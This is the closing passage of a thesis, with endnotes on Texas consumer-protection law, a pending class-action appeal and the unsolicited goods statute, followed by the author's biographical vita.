<sup>28</sup> An example of a statutory cause of action is the Texas Deceptive Trade Practices-Consumer Protection Act (1973) ("DTPA"). Section 17.42 of that Act declares that contractual waivers and limitations to the remedies provided for breaches of that Act are unenforceable. Judicial rulings permit waivers and limitations of warranties under the UCC (breaches of warranty are also violations under the DTPA) but not for the other types of violations (misrepresentations) under the Act (*Southwestern Bell Telephone Co. v. FDP Corporation*, 1991, 576-577).

<sup>29</sup> The case is an unusual example because most cases are history by the time they are used for illustration purposes. This case is currently in progress. There hasn't even been a trial and the case is presently pending before the Texas Supreme Court. The trial court determined that a class action was proper, and because of the practical and economic impact of that ruling, an interlocutory appeal has been taken. The intermediate appellate court (the Court of Appeals for the Third District sitting in Austin) has affirmed the trial court's ruling certifying a class. A discretionary type of appeal has been sought and granted by the Texas Supreme Court. This is unusual because the Supreme Court rarely consents to hear such matters. Whether the Supreme Court rules that it should proceed as a class action or not, it will be remanded to the trial court and proceed in the manner proscribed by the Supreme Court.

<sup>30</sup> The Texas Unsolicited Goods Statute, TEX. BUS. & COM.CODE ANN. §§ 35.42, 35.45, and 35.74 (West 1987), provides that if unsolicited goods are either addressed to or intended for the recipient, the goods are considered a gift to the recipient, who may use them or dispose of them in any manner without obligation to the sender.

## VITA

Gerard P. Nugent was born in Waukegan, Illinois on January 13, 1942, the eldest son of Jerry P. And Tillie J. Nugent. After graduation from Campion Jesuit High School in Prairie du Chien, Wisconsin in 1959 he began studies in the NROTC program at Marquette University in Milwaukee, Wisconsin where he received a Bachelor of Arts degree in Political Science in 1963. He was in the United States Marine Corps from 1963 to 1967 serving in Vietnam and attaining the rank of Captain.

From 1967 to 1970 he attended the University of Texas School of Law in Austin, Texas where he received a Juris Doctor degree in 1970. In 1972 he began a private law practice in Austin, Texas, and was a founding member of the Rinehart & Nugent law firm. He was publicly elected for two terms to the Austin Independent School District Board of Trustees from 1974 to 1982 and served on the Austin Community College Board of Trustees from 1974 to 1986 where he was the Chairman of the Board from 1982 to 1984.

He began teaching in 1996 as an adjunct professor of business law at St. Edwards University in Austin, Texas until 1999. In 1998 he taught computer science at St. Michael's Academy in Austin, Texas and from 1998 until 2000 he taught computer science as an adjunct instructor at Austin Community College in Austin, Texas. In August 2000 he enrolled in the Graduate School at Southwest Texas State University in San Marcos, Texas.

Permanent Address: 3800 Woodbrook Circle  
Austin, Texas 78759

This thesis was typed by Gerard P. Nugent.

